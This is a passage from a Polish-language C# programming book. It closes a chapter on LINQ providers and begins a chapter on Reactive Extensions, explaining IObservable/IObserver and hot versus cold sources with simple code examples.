Ponieważ interfejs `IQueryable<T>` definiuje operatory LINQ jako metody pobierające argumenty typu `Expression<T>`, a nie jako zwyczajne typy delegatów, zatem wszystkie wyrażenia, te podawane w wyrażeniach zapytań oraz te stanowiące argumenty wyrażeń lambda, przekazywane następnie do operatorów zostają zamienione w wygenerowany przez kompilator kod, tworzący drzewo obiektów reprezentujących strukturę wyrażenia. Dzięki nim EF jest w stanie wygenerować zapytania bazy danych, pobierające wymagane dane. Oznacza to, że musimy używać wyrażeń lambda, a korzystając z dostawcy *LINQ to Entities* — w odróżnieniu od *LINQ to Objects* — nie można stosować ani anonimowych metod, ani delegatów.

Ponieważ `IQueryable<T>` dziedziczy po `IEnumerable<T>`, zatem można używać operatorów *LINQ to Objects* wraz z dowolnym źródłem danych Entity Framework. Można to robić jawnie — korzystając z operatora `AsEnumerable<T>` — jednak czasami może się to zdarzyć przypadkowo, kiedy użyjemy przeciążonej wersji operatora udostępnianej przez *LINQ to Objects*, lecz nie przez implementację `IQueryable<T>`. Na przykład: jeśli jako predykatu dla operatora `Where` spróbujemy użyć delegatu, a nie wyrażenia lambda, to w rzeczywistości zostanie użyty operator dostawcy *LINQ to Objects*. Konsekwencją tego faktu może być to, że cała zawartość tabeli zostanie pobrana do klienta i tam przetworzona przez operator `Where`. Bez wątpienia nie będzie można tego uznać za dobre rozwiązanie.

## **LINQ to SQL**

Kolejną technologią dostępu do danych jest *LINQ to SQL*. W odróżnieniu do Entity Framework została ona opracowana konkretnie z myślą o bazie danych Microsoft SQL Server. Cechuje ją nieco inna filozofia działania: została ona zaprojektowana jako wygodny API służący do korzystania z danych przechowywanych na serwerze bazy danych, a nie jako warstwa pomiędzy bazą i obiektami naszej aplikacji; dlatego też nie dysponuje ona rozbudowanymi możliwościami odwzorowywania struktury informacji w bazie i projektu naszego modelu dziedziny.

*LINQ to SQL* udostępnia obiekty reprezentujące konkretne tabele bazy danych. Te obiekty tabel implementują interfejs `IQueryable<T>`, a zatem pod względem pisania zapytań *LINQ to SQL* działa podobnie do EF.

## **Klient WCF Data Services**

WCF Data Services zapewniają możliwości udostępniania i korzystania z danych za pośrednictwem protokołu HTTP, używając przy tym standardowego protokołu OData — ang. *Open Data Protocol*. Prezentuje on dane przy użyciu języka XML lub JSON i definiuje sposoby zapisu zapytań zawierających operacje filtrowania, porządkowania oraz korzystających ze złączeń. Kliencka część tej technologii zawiera dostawcę LINQ korzystającego z interfejsu `IQueryable<T>`. Niemniej jednak ponieważ standard OData pozwala na zapis jedynie stosunkowo niewielu rodzajów zapytań, zatem dostawca ten udostępnia jedynie nieznaczną część standardowych operatorów LINQ.

## **Parallel LINQ (PLINQ)**

Dostawca *Parallel LINQ* jest podobny do *LINQ to Objects* pod tym względem, że także korzysta z obiektów i delegatów, a nie z drzew wyrażeń i tłumaczenia zapytań. Jednak kiedy zaczniemy go prosić o zwracanie danych, to wszędzie tam, gdzie jest to możliwe, będzie starał się działać wielowątkowo, używając przy tym puli

wątków, by w możliwy wydajny sposób wykorzystywać zasoby procesora. Zagadnieniom przetwarzania wielowątkowego został poświęcony [Rozdział 17](#).

## LINQ to XML

*LINQ to XML* nie jest dostawcą LINQ. Wspominam tu o nim, ponieważ jego nazwa sprawia, że można go uznać za dostawcę. W rzeczywistości jest to jednak API, którego możliwości funkcjonalne pozwalają na tworzenie i przetwarzanie dokumentów XML. Nosi on nazwę *LINQ to XML*, gdyż został zaprojektowany, by ułatwić tworzenie zapytań LINQ operujących na dokumentach XML; jednak zadanie to realizuje, przetwarzając dokumenty XML do postaci modeli obiektów .NET. Biblioteka klas .NET Framework udostępnia dwa odrębne API służące do tego celu: oprócz *LINQ to XML* dostępny jest także XML Document Object Model (w skrócie DOM; czyli model obiektów dokumentu). DOM bazuje na standardzie niezależnym od używanej platformy, dlatego też nie jest idealnie dopasowany do rozwiązań stosowanych w .NET, a w porównaniu z większością klas biblioteki .NET Framework wydaje się on dosyć dziwny. *LINQ to XML* został zaprojektowany w całości z myślą o .NET Framework, dlatego też znacznie lepiej integruje się ze standardowymi rozwiązaniami stosowanymi w języku C#. Dotyczy to także bezproblemowej współpracy z technologią LINQ, którą zapewnia, udostępniając metody pobierające wszelkie informacje z dokumentów i udostępniające je w postaci danych typu `IEnumerable<T>`. To właśnie dzięki temu *LINQ to XML* może odwoływać się do *LINQ to Objects* w celu definiowania i wykonywania zapytań.

## Reactive Extensions

Biblioteka Reactive Extensions (często określana skrótnie jako Rx), jest tematem następnego rozdziału, dlatego też tutaj nie będę podawał wielu informacji na jej temat, jednak jej metody są doskonałym przykładem tego, jak operatory LINQ mogą działać na wielu różnych typach. Biblioteka ta odwraca przedstawiony w tym rozdziale model działania, w którym prosiliśmy zapytanie o elementy, kiedy byliśmy już na nie przygotowani. Dlatego też zamiast pisać pętle `foreach` przetwarzające wyniki zapytania bądź wywoływać jeden z operatorów przetwarzających zapytanie, taki jak `ToArray` lub `SingleOrDefault`, źródła danych Rx wywołują wskazane metody, kiedy będą gotowe do dostarczenia danych.

Niezależnie od tego odwrotnego sposobu działania dostępny jest dostawca LINQ dla biblioteki Reactive Extensions, który obsługuje większość standardowych operatorów.

## Podsumowanie

W tym rozdziale pokazano składnię zapytań pozwalających na wykorzystanie

znacznej większości najpopularniejszych możliwości technologii LINQ. Korzystając z tej składni, można pisać w języku C# zapytania przypominające te kierowane do baz danych, lecz pozwalające operować na dowolnych dostawcach danych LINQ, w tym także na *LINQ to Objects*, który pozwala wykonywać zapytania na niestandardowych modelach obiektów. W rozdziale przedstawione zostały standardowe operatory LINQ służące do pobierania danych, z których wszystkie są dostępne w *LINQ to Objects*, a większość także w dostawcach operujących na bazach danych. Na końcu rozdziału przedstawiona została także krótka prezentacja niektórych dostawców LINQ, z których można korzystać w aplikacjach .NET.

Ostatni z wymienionych dostawców należał do biblioteki Reactive Extensions. Jednak zanim go poznasz dokładniej, następny rozdział zacznę od prezentacji sposobu działania samej biblioteki Rx.

---

[46] Nie można znaleźć implementacji wzorca zapytania dla typu źródłowego 'System.Globalization.CultureInfo[]'. Metoda `Where` nie została znaleziona. Czy zapomniałeś o odwołaniu do biblioteki 'System.Core.dll' albo dyrektywie `using` dodającej przestrzeń nazw 'System.Linq'? — *przyp. tłum.*

[47] Słowo to w języku angielskim oznacza pomijać lub przeskakiwać — *przyp. tłum.*

[48] Jednak w takich przypadkach należy zachować ostrożność i nie pomylić jej z innym typem WPF — `Rectangle`. Jest on w sumie całkiem złożonym monstrum, obsługującym animacje, określanie postaci przy użyciu stylów i określania układu, wprowadzanie danych przez użytkowników, wiązanie danych oraz wiele innych funkcji technologii WPF. Raczej nie należy próbować używać tego typu poza aplikacjami WPF.

## Rozdział 11. Reactive Extensions

Biblioteka Reactive Extension for .NET — albo Rx, jak się zazwyczaj o niej mówi — została zaprojektowana z myślą o pracy z asynchronicznymi, wykorzystującymi zdarzenia źródłami informacji. Udostępnia ona usługi pomagające organizować i synchronizować sposoby, w jakie nasz kod reaguje na dane pochodzące ze źródeł tego typu. W Rozdział 9. wyjaśniono już, jak można definiować i subskrybować zdarzenia, jednak Rx oferuje pod tym względem znacznie więcej niż jedynie podstawowe możliwości. Definiuje bowiem abstrakcję do reprezentacji źródeł zdarzeń oraz duży zbiór operatorów, dzięki którym łączenie i zarządzanie wieloma strumieniami zdarzeń jest znacznie łatwiejsze od wykorzystania delegatów oraz standardowych zdarzeń dostępnych w .NET Framework.

Podstawowa abstrakcja Rx — interfejs `IObservable<T>` — reprezentuje sekwencję elementów, a jej operatory zostały zdefiniowane jako metody rozszerzeń przeznaczone dla tego interfejsu. Może to przypominać nieco dostawcę *LINQ to Objects* i faktycznie w obu rozwiązańach są pewne podobieństwa — nie tylko `IObservable<T>` ma wiele wspólnego z interfejsem `IEnumerable<T>`, lecz dodatkowo Rx obsługuje niemal wszystkie standardowe operatory LINQ. Jeśli znasz LINQ, to także korzystanie z Rx nie sprawi Ci najmniejszych problemów. Różnica pomiędzy oboma rozwiązaniami polega jednak na tym, że w Rx sekwencje są mniej pasywne. W odróżnieniu od implementacji `IEnumerable<T>` źródła danych Rx nie czekają na to, aż poprosimy je o przechowywane dane, a konsumenci danych pochodzących z tych źródeł nie mogą zażądać przekazania im kolejnego elementu. Zamiast tego Rx korzysta z modelu „wypychania” (ang. *push*), w którym źródło powiadamia odbiorców, gdy pojawią się w nim jakieś nowe elementy.

Na przykład: jeśli piszemy aplikację operującą na informacjach finansowych przekazywanych na bieżąco, takich jak ceny akcji na giełdzie, to `IObservable<T>` jest znacznie bardziej naturalnym modelem niż `IEnumerable<T>`. Dzięki temu, że Rx implementuje standardowe operatory LINQ, można pisać zapytania operujące na źródle zwracającym bieżące dane — można zawieźć ten strumień zdarzeń, używając operatora `where`, bądź zgrupować je na podstawie symbolu waloru. Rx wykracza jednak poza standard LINQ, dodając do niego własne operatory uwzględniające tymczasowy charakter aktywnych źródeł danych. Na przykład można napisać zapytanie zwracające dane wyłącznie tych walorów, których cena zmienia się częściej od pewnego zadanego minimum.

Przyjęte w bibliotece Rx podejście bazujące na wypychaniu sprawia, że lepiej od interfejsu `IEnumerable<T>` nadaje się ona do wykorzystania w przypadku stosowania źródeł danych przypominających zdarzenia — Rx czasami określa się

nawet jako *LINQ to Events*. Ale dlaczego nie można by zastosować zdarzeń albo nawet zwyczajnych delegatów? Biblioteka Rx rozwiązuje cztery problemy, jakich przysparzają te dwie alternatywy. Przede wszystkim definiuje standardowy sposób pozwalający zgłaszać błędy przez źródła danych. Po drugie, dysponuje możliwością dostarczania elementów w precyzyjnie zdefiniowanej kolejności i to nawet w rozwiązaniach wielowątkowych wykorzystujących wiele źródeł danych; zwyczajne zdarzenia i delegaty nie udostępniają żadnego prostego sposobu uniknięcia chaosu w takich sytuacjach. Po trzecie, Rx udostępnia jasny sposób sygnalizacji, że w źródle nie ma już żadnych elementów. Czwarty problem, który rozwiązuje biblioteka Rx, jest związany z faktem, że tradycyjne zdarzenia są reprezentowane przez specjalny rodzaj składowych, a nie przez normalne obiekty, co narzuca poważne ograniczenia na to, co można z nimi zrobić — na przykład nie można przekazać zdarzenia jako argumentu wywołania metody. Rx sprawia, że źródło zdarzeń staje się pełnowartościowym bytem, gdyż jest zwyczajnym obiektem. Oznacza to, że można je przekazać jako argument, zapisać w polu, a nawet udostępnić pod postacią właściwości — czyli robić te wszystkie rzeczy, których z normalnymi zdarzeniami w .NET robić nie można. Oczywiście delegat można przekazać jako argument wywołania, ale to nie to samo — delegaty obsługują zdarzenia, ale ich nie reprezentują. Nie można napisać metody, która rozpoczęcie subskrypcję zdarzenia przekazanego jako argument jej wywołania — nie można bowiem przekazać do metody samego zdarzenia. Rx rozwiązuje ten problem, pozwalając na reprezentowanie źródeł zdarzeń w formie obiektów, a nie szczególnej możliwości systemu typów, która nie przypomina żadnych innych możliwości platformy.

Oczywiście tymi wszystkimi możliwościami dysponowaliśmy także w dawnym świecie interfejsu `IEnumerable<T>`. Kolekcja może zgłosić wyjątek, kiedy jej zawartość jest wyliczana, jednak w przypadku stosowania wywołań zwrotnych znacznie mniej oczywiste jest kiedy oraz gdzie należy dostarczać wyjątki. W przypadku korzystania z interfejsu `IEnumerable<T>` konsumenci danych pobierają elementy po jednym, zatem ich kolejność jest jednoznaczna, jednak stosowanie zdarzeń i delegatów sprawia, że nic już nie wymusza kolejności. Interfejs `IEnumerable<T>` informuje konsumentów danych o osiągnięciu końca kolekcji, jednak w razie stosowania zwyczajnych wywołań zwrotnych określenie, kiedy nastąpiło ostatnie wywołanie, nie jest już tak oczywiste. Jednak interfejs `IObservable<T>` rozwiązuje wszystkie te trudności, przenosząc do świata zdarzeń wszystkie te możliwości, które zapewnia interfejs `IEnumerable<T>`.

Zapewniając spójną abstrakcję rozwiązującą wszystkie te problemy, biblioteka Rx jest w stanie przenieść wszelkie zalety technologii LINQ do rozwiązań bazujących na wykorzystaniu zdarzeń. Rx nie zastępuje zdarzeń; nigdy bym nie poświęcił im

jednej piątej [Rozdział 9.](#) tej książki, gdyby tak było. W rzeczywistości istnieje możliwość zintegrowania biblioteki Rx ze zdarzeniami. Może ona stanowić pomoc pomiędzy abstrakcjami charakterystycznymi dla niej oraz kilkoma innymi — nie tylko zwyczajnymi zdarzeniami, lecz także interfejsem `IEnumerable<T>` oraz różnymi modelami programowania asynchronicznego. A zatem biblioteka Rx jest daleka od pomniejszania znaczenia zdarzeń, a wręcz przeciwnie — podnosi ich funkcje na nowy poziom. Zrozumienie działania i zasad korzystania z niej jest znacznie trudniejsze niż opanowanie zwyczajnych zdarzeń, jednak kiedy już się to uda, zapewni ona programistom znacznie większe możliwości.

Sercem biblioteki Rx są dwa interfejsy. Źródła danych udostępniające dane w jej modelu implementują interfejs `IObservable<T>`. Subskrybenci muszą natomiast udostępniać obiekt implementujący interfejs `IObserver<T>`. Te dwa interfejsy zostały dodane do biblioteki klas .NET Framework. Pozostałe elementy Rx są stosowane znacznie rzadziej, dlatego też zanim zajmiemy się nimi szczegółowo, dokładnie wyjaśnię, kiedy pojawiają się one w różnych miejscach platformy .NET.

## Rx oraz różne wersje .NET Framework

Nie wszystkie elementy Rx zostały wbudowane w .NET Framework. Nawet jej dwa podstawowe interfejsy — `IObservable<T>` oraz `IObserver<T>` — nie są wszechobecne. Zostały one dodane w wersji 4.0 głównej wersji .NET Framework, a oprócz tego są dostępne od pierwszej wersji .NET for Windows Phone oraz profilu .NET Core (wersji .NET dostępnej dla aplikacji dostosowanych do interfejsu użytkownika systemu Windows 8). Jednak Silverlight 5, najnowsza wersja tej technologii, która była dostępna podczas pisania tej książki, nie zawiera w swoich bibliotekach żadnych funkcji Rx.

Oczywiście w tym rozdziale przedstawionych zostanie znacznie więcej możliwości Rx, a nie tylko dwa wspomniane interfejsy. Jednak aktualnie jedyną wersją .NET Framework, która domyślnie udostępnia więcej niż podstawowe interfejsy Rx, jest wersja dostarczana z systemem Windows Phone. We wszystkich pozostałych wersjach .NET, jeśli chcemy wyjść poza te podstawowe interfejsy (a w przypadku Silverlight, jeśli chcemy dysponować nawet nimi), konieczne jest zdobycie dodatkowych podzespołów Rx i dostarczanie ich wraz z aplikacją. W rzeczywistości na takie rozwiązanie można się zdecydować nawet w przypadku tworzenia aplikacji dla systemu Windows Phone; dostępne do pobrania wersje Rx zastępują te umieszczone na telefonie. [Tabela 11-1](#) zawiera podsumowanie możliwości Rx dostępnych w różnych wersjach .NET bez pobierania żadnych dodatkowych zasobów.

Tabela 11-1. Zbiory funkcji Rx dostępnych domyślnie

Wersja .NET	Wbudowane funkcje Rx
Dla komputerów stacjonarnych i serwerów >= 4.0	Jedynie podstawowe interfejsy.
Silverlight 4 oraz 5	Brak.
Windows Phone 7 oraz 7.1	Większość funkcji w nieco przestarzałych wersjach.
Profil .NET Core	Jedynie podstawowe interfejsy.

### OSTRZEŻENIE

Choć systemy Windows Phone 7.0 oraz 7.1 dysponują największym zbiorem wbudowanych możliwości Rx, to jednak pojawia się pewien problem. Otóż w tej wersji .NET dwa podstawowe interfejsy Rx zostały zdefiniowane w innym komponencie biblioteki niż we wszystkich innych wersjach platformy. Windows Phone umieszcza interfejsy `IObservable<T>` oraz `IObserver<T>` w komponencie `System.Observable.dll`, natomiast we wszystkich innych wersjach .NET są one zdefiniowane w `mscorelib.dll`. Interfejsy należą do tej samej przestrzeni nazw, a zatem w razie pisania kodu, który będzie komplikowany dla różnych platform, będzie się wydawało, że interfejsy te mają te same nazwy. Niemniej jednak w przypadku pisania *przenośnej biblioteki klas* (czyli pojedynczego komponentu, który może być używany w wielu różnych wersjach platformy .NET i którym zajmiemy się w [Rozdział 12](#)). mogą się pojawić problemy. Jeśli chcemy obsługiwać system Windows Phone 7.x, to napisanie przenośnej biblioteki wykorzystującej Rx nie będzie możliwe. Dla tej platformy trzeba będzie przygotować odrębną binarną wersję biblioteki.

Dodatkowe komponenty Rx są udostępniane według harmonogramu, który nie jest powiązany z głównymi wersjami .NET. (Aktualnie dostępna jest wersja 2.0). Trzeba je pobierać osobno; nie są one bowiem dostarczane wraz z Visual Studio. Pomimo to Microsoft zapewnia pełne wsparcie dla wykorzystania Rx w aplikacjach przeznaczonych dla platformy .NET.

Oprócz problemu związanego z biblioteką `System.Observable.dll` największą różnicą pomiędzy wersją Rx wbudowaną w system Windows Phone oraz tą, którą można pobrać, jest to, że w tej pierwszej wszystkie typy z wyjątkiem podstawowych interfejsów zostały umieszczone w przestrzeni nazw `Microsoft.Phone.Reactive`. Rozwiążanie takie przyjęto, by zagwarantować, że jeśli zdecydujemy się używać pobranej wersji biblioteki, nie będzie ona kolidować z wersją wbudowaną — wersja pobrana korzysta bowiem z przestrzeni nazw `System.Reactive` oraz przestrzeni zagnieżdzonych. Wszystkie pozostałe różnice są mniej więcej takie, jakich można się spodziewać pomiędzy starszymi i nowszymi wersjami bibliotek — wersja do pobrania ma pewne dodatkowe możliwości oraz poprawioną wydajność działania. Jeśli nie są nam one potrzebne, to zaletą wykorzystania starszej wersji dostępnej w

telefonie jest to, że ogranicza ona wielkość aplikacji, poprawiając czas jej pobierania i instalacji. Dlatego jeśli piszemy aplikacje dla Windows Phone, warto zacząć od wbudowanej wersji Rx i skorzystać z nowszej, jedynie jeśli udostępnia coś, czego nam potrzeba.

Pierwsza wersja Rx udostępniała oddzielne biblioteki DLL dla każdej z obsługiwanych wersji platformy .NET. Wersja 2.0 rozbudowuje je o wsparcie dla przenośnych bibliotek klas. Dostarcza grupę przenośnych bibliotek DLL, które mogą działać zarówno w pełnej wersji .NET 4.5, jak i w profilu .NET Core. (Dzięki temu rozwiązaniu w przyszłości łatwiej będzie dostosować Rx do kolejnych platform, które doczekają się wsparcia ze strony .NET Framework — na przykład powinno to znacznie ułatwić wprowadzenie Rx w systemie Windows Phone 8). Niestety przenośne biblioteki nie są w stanie zapewnić wsparcia dla technologii Silverlight 5, gdyż nie definiuje ona dwóch podstawowych interfejsów Rx. Problematyczne jest także wykorzystanie ich w systemach Windows Phone 7.0 oraz 7.1, gdyż pomimo że interfejsy `I0bservable<T>` oraz `I0bserver<T>` są w nich dostępne, to jednak zostały umieszczone w innych podzespołach oraz w innej przestrzeni nazw. Dlatego też Rx 2.0 wciąż dostarcza odrębny zbiór bibliotek DLL przeznaczonych dla tych dwóch platform. Na pozostałych platformach będą zazwyczaj wykorzystywane przenośne biblioteki, choć Rx SDK zawiera także zbiór nieprzenośnych bibliotek DLL przeznaczonych dla pełnej wersji .NET 4.5 oraz .NET Core, co jest nieco zaskakujące. To nieco ułatwia migrację aplikacji ze starszej na nowszą wersję biblioteki Rx. (W starszej wersji biblioteki dostępne są pewne rozwiązania związane z konkretnymi platformami, których wersja Rx 2.0 nie jest w stanie udostępnić. Nieprzenośne wersje biblioteki wciąż zapewniają te rozwiązania, choć wszystkie zostały oznaczone jako przestarzałe i przeznaczone do usunięcia).

Nawet w przypadku stosowania przenośnych bibliotek Rx udostępnia pewne rozszerzenia charakterystyczne dla konkretnych platform. Istnieją pewne możliwości, których nie można zaimplementować zawsze i wszędzie. Na przykład usługi związane z wykorzystaniem wątków mają nieco ograniczone możliwości w profilu .NET Core. A zatem niektóre z mechanizmów szeregujących opisanych w punkcie „„**Wbudowane mechanizmy szeregujące**”” zostały umieszczone w bibliotekach DLL przeznaczonych dla konkretnych platform systemowych. W efekcie oprócz przenośnego jądra Rx istnieją także komponenty charakterystyczne dla konkretnych platform.

W przykładach przedstawionych w tym rozdziale będą używane przenośne, pobrane z witryny WWW wersje bibliotek Rx 2.0, jednak opisywane zasady można także wykorzystać w przypadku stosowania starszej wersji Rx dostępnej w systemie Windows Phone.

# Podstawowe interfejsy

Dwoma najważniejszymi typami Rx są interfejsy `I0bservable<T>` oraz `I0bserver<T>`. W przypadku wielu wersji .NET są to jedyne wbudowane typy Rx, a ich znaczenie jest na tyle duże, że zostały umieszczone w przestrzeni nazw `System` (i to nawet w technologii Silverlight, w której typy te nie są umieszczone w głównej bibliotece klas). Oba te interfejsy zostały przedstawione na [Przykład 11-1](#).

## Przykład 11-1. Interfejsy `I0bservable<T>` oraz `I0bserver<T>`

```
public interface I0bservable<out T>
{
    IDisposable Subscribe(I0bserver<T> observer);
}

public interface I0bserver<in T>
{
    void OnCompleted();
    void OnError(Exception error);
    void OnNext(T value);
}
```


Interfejs `I0bservable<T>` jest implementowany przez źródła zdarzeń. Jak już wspominałem na początku tego rozdziału, stanowi on podstawową abstrakcję używaną w Rx, a zamiast stosowania słowa kluczowego `event` reprezentuje on zdarzenia jako sekwencję elementów. Interfejs `I0bservable<T>` dostarcza zdarzenia do subskrybentów, kiedy tylko jakieś będą dostępne.

Jak widać, argument typu interfejsu `I0bservable<T>` jest kowariantny. (Wrzeczywistości oba interfejsy wykorzystują wariancję, która została opisana w [Rozdział 4](#)). Zastosowanie słowa kluczowego `out` jest tu sensowne, gdyż podobnie jak w przypadku interfejsu `IEnumerable<T>`, także `I0bservable<T>` jest źródłem informacji — czyli jego implementacje zwracają elementy. Elementy te trafiają do używanych przez subskrybentów implementacji interfejsu `I0bserver<T>`, dlatego też w tym interfejsie używane jest słowo kluczowe `in`, które oznacza kontrawariancję.

Subskrypcję zdarzeń można rozpoczęć, przekazując implementację interfejsu `I0bservable<T>` w wywołaniu metody `Subscribe` źródła. Źródło, chcąc zasygnalizować dostępne zdarzenia, wywołuje metodę `OnNext`, natomiast metoda `OnCompleted` jest wywoływana, by poinformować, że żadnej dalszej aktywności źródła już nie będzie. Jeśli źródło chce zasygnalizować wystąpienie błędu, wywołuje metodę `OnError`. Wywołanie którejkolwiek z metod `OnCompleted` lub `OnError` sygnalizuje koniec strumienia; w takim przypadku źródło nie powinno już

wywoływać żadnych kolejnych metod obserwatora.

Istnieje pewna graficzna konwencja przedstawiania aktywności Rx — są one prezentowane w formie niewielkich kółek (przypominających trochę pionki lub kulki do gry, dlatego też w terminologii anglojęzycznej diagramy tego typu określane są terminem *marble diagrams*). **Rysunek 11-1** wykorzystuje tę sekwencję, by przedstawić dwie sekwencje zdarzeń. Linie poziome reprezentują subskrypcje źródeł, przy czym pionowa kreska z lewej strony oznacza rozpoczęcie subskrypcji, a położenie w poziomie reprezentuje moment zdarzenia (przy czym czas płynie od strony lewej do prawej). Kółka oznaczają wywołania metody `OnNext` (czyli przekazanie przez źródło informacji o zdarzeniu). Strzałka umieszczona z prawej strony informuje, że pod koniec czasu prezentowanego na diagramie subskrypcja cały czas była aktywna. Pionowa kreska z prawej strony informuje o zakończeniu subskrypcji — bądź to ze względu na wywołanie metody `OnError`, bądź metody `OnCompleted`, bądź też z powodu usunięcia subskrypcji przez źródło (nazywane także obiektem obserwowalnym, ang. *observable*).



Rysunek 11-1. Prosty diagram aktywności

W przypadku wywołania metody `Subscribe` źródła zdarzeń zwraca ona obiekt, który implementuje interfejs `IDisposable` i zapewnia możliwość anulowania subskrypcji. Jeśli wywołamy jego metodę `Dispose`, źródło nie będzie już dostarczać obserwatorowi żadnych kolejnych powiadomień. Takie rozwiązanie może być wygodniejsze od mechanizmu rezygnacji z subskrypcji zdarzeń; w tym przypadku konieczne jest bowiem przekazanie delegatu odpowiadającego temu, który został użyty do rozpoczęcia subskrypcji. Jeśli używamy metod anonimowych, takie rozwiązanie może być szczególnie dziwaczne, gdyż często jedynym sposobem, by zrezygnować z subskrypcji zdarzenia, będzie zachowanie delegacji do oryginalnego delegatu. W przypadku biblioteki Rx wszelkie subskrypcje źródła są reprezentowane jako obiekty implementujące interfejs `IDisposable`, dzięki czemu znacznie łatwiej jest je obsługiwać w jednolity sposób. W rzeczywistości w większości scenariuszy w ogóle nie trzeba rezygnować z subskrypcji — jest to konieczne tylko wtedy, gdy chcemy przestać odbierać powiadomienia przed wyczerpaniem się źródła.

## Interfejs `IObserver<T>`

Jak się niebawem przekonamy, w praktyce często zdarza się, że metoda `Subscribe` źródła nie będzie wywoływana bezpośrednio, podobnie jak zazwyczaj nie musimy

samodzielnie implementować interfejsu `IObserver<T>`. Zamiast tego często używa się jednej z udostępnianych przez Rx metod rozszerzeń, które operują na delegatach i pozwalają wykorzystać implementacje dostarczane przez Rx. Niemniej jednak metody te nie należą do podstawowych typów biblioteki Rx, dlatego też na początku pokażę, co musielibyśmy napisać, gdybyśmy mogli posługiwać się jedynie dwoma podstawowymi interfejsami. **Przykład 11-2** przedstawia prostą, lecz kompletną implementację obserwatora.

### Przykład 11-2. Prosta implementacja interfejsu `IObservable<T>`

```
class MySubscriber<T> : IObserver<T>
{
    public void OnNext(T value)
    {
        Console.WriteLine("Odebrana wartość: " + value);
    }

    public void OnCompleted()
    {
        Console.WriteLine("Zakończono.");
    }

    public void OnError(Exception error)
    {
        Console.WriteLine("Błąd: " + error);
    }
}
```

Źródła Rx (czyli implementacje interfejsu `IObservable<T>`) muszą składać pewne gwarancje dotyczące sposobu, w jaki będą wywoływały metody obserwatorów. Jak już wspominałem, wywołania muszą następować w określonej kolejności: dla każdego elementu dostępnego w źródle wywoływana jest metoda `OnNext`, jednak kiedy nastąpi wywołanie metody `OnCompleted` lub `OnError`, obserwator będzie wiedział, że nie pojawią się już kolejne wywołania żadnej z tych trzech metod. Każda z tych dwóch metod sygnalizuje koniec sekwencji.

Co więcej, wywołania nie mogą na siebie nachodzić — kiedy źródło wywołuje jedną z metod naszego obserwatora, musi poczekać na jej zakończenie, zanim będzie ją mogło wywołać ponownie. Oczywiście w świecie jednowątkowym takie działanie jest czymś naturalnym, jednak źródło wielowątkowe będzie musiało odpowiednio zadbać o koordynację wywołań.

Takie rozwiązanie znacznie ułatwia działanie obserwatora. Ponieważ Rx udostępnia zdarzenia jako sekwencję, nasz kod nie musi w żaden sposób przejmować się potencjalną możliwością wystąpienia jednocześnie dwóch wywołań. To źródło jest odpowiedzialne za wywoływanie metod w odpowiedniej kolejności. A zatem choć

może się wydawać, że `IObservable<T>` jest prostszym interfejsem — w końcu deklaruje on tylko jedną metodę — to jednak zaimplementowanie go jest bardziej wymagające. Jak się przekonasz na podstawie dalszej części rozdziału, zazwyczaj najprostszym rozwiązaniem jest skorzystanie z implementacji źródła dostarczanej przez bibliotekę Rx, jednak pomimo tego bardzo ważna jest znajomość sposobów działania obserwowalnych źródeł zdarzeń, dlatego też w następnym punkcie rozdziału napiszę, jak można to zrobić.

## Interfejs `IObservable<T>`

Biblioteka Rx rozróżnia ciepłe (ang. *hot*) oraz zimne (ang. *cold*) źródła. Źródła ciepłe udostępniają wartości, gdy tylko są one gotowe, a jeśli w chwili, gdy źródło chce poinformować o nowej wartości, nie będą z nim połączeni żadni subskrybenci, to wartość zostanie utracona. Źródła tego typu zazwyczaj reprezentują coś, co się dzieje na bieżąco, na przykład czynności wykonywane przy użyciu myszy, naciśnięcia klawiszy, dane przekazywane przez czujniki; dlatego generowane przez nie wartości są niezależne od tego, jak wielu subskrybentów korzysta ze źródła. Źródła ciepłe zazwyczaj działają na zasadzie rozgłaszenia — przesyłają wszystkie elementy, jakimi dysponują, do wszystkich subskrybentów. Źródła tego typu mogą być trudniejsze do zaimplementowania, dlatego w pierwszej kolejności przyjrzymy się źródłom zimnym.

### Implementacja źródeł zimnych

Źródła ciepłe informują o elementach, kiedy tylko chcą, natomiast źródła zimne działają w inny sposób. Zaczynają one przekazywać wartości, gdy tylko obserwator rozpoczęnie subskrypcję, a dane dla poszczególnych subskrybentów są dostarczane niezależnie, a nie na zasadzie rozgłaszenia. Oznacza to, że żaden subskrybent nie straci żadnych danych niezależnie od tego, kiedy rozpoczęte subskrypcje, gdyż źródło rozpoczęcie dostarczanie danych po jej nawiązaniu. Prosta implementacja źródła danych tego typu została przedstawiona na [Przykład 11-3](#).

#### Przykład 11-3. Proste zimne źródło zdarzeń

```
public class SimpleColdSource : IObserverable<string>
{
    public IDisposable Subscribe(IObserver<string> observer)
    {
        observer.OnNext("Witaj,");
        observer.OnNext("świecie!");
        observer.OnCompleted();
        return EmptyDisposable.Instance;
    }

    private class EmptyDisposable : IDisposable
    {
```

```
public static EmptyDisposable Instance = new EmptyDisposable();
public void Dispose()
{
}
}
```

W momencie rozpoczęcia subskrypcji przez obserwatora to źródło przekaże dwie wartości — a konkretne łańcuchy znaków "Witaj," i "świecie!" — a następnie zasygnalizuje koniec sekwencji, wywołując metodę `OnCompleted`. Wszystkie te operacje zostaną wykonane jeszcze w wywołaniu metody `Subscribe`, więc rozwiązanie to raczej nie przypomina normalnej subskrypcji — sekwencja zostanie zakończona jeszcze przed zakończeniem metody `Subscribe`, zatem jakakolwiek obsługa zakończenia subskrypcji nie ma w tym przypadku większego sensu. Dlatego też w powyższym przykładzie zwracamy bardzo prostą implementację interfejsu `IDisposable`. (Wybrany przykład celowo jest wyjątkowo prosty, by łatwiej można było pokazać zasady jego działania. Rzeczywiste źródła zdarzeń będą bardziej złożone).

Aby pokazać to źródło w działaniu, będziemy potrzebowali obiektu typu `SimpleColdSource` i obiektu obserwatora, przedstawionego wcześniej na [Przykład 11-2](#), a następnie będziemy musieli użyć obserwatora do rozpoczęcia subskrypcji w sposób przedstawiony na [Przykład 11-4](#).

#### Przykład 11-4. Dołączanie obserwatora do źródła

```
var source = new SimpleColdSource();
var sub = new MySubscriber<string>();
source.Subscribe(sub);
```

Zgodnie z oczekiwaniami wykonanie tego przykładu zwróci następujące wyniki:

```
Odebrana wartość: Witaj,
Odebrana wartość: świecie!
Zakończono.
```

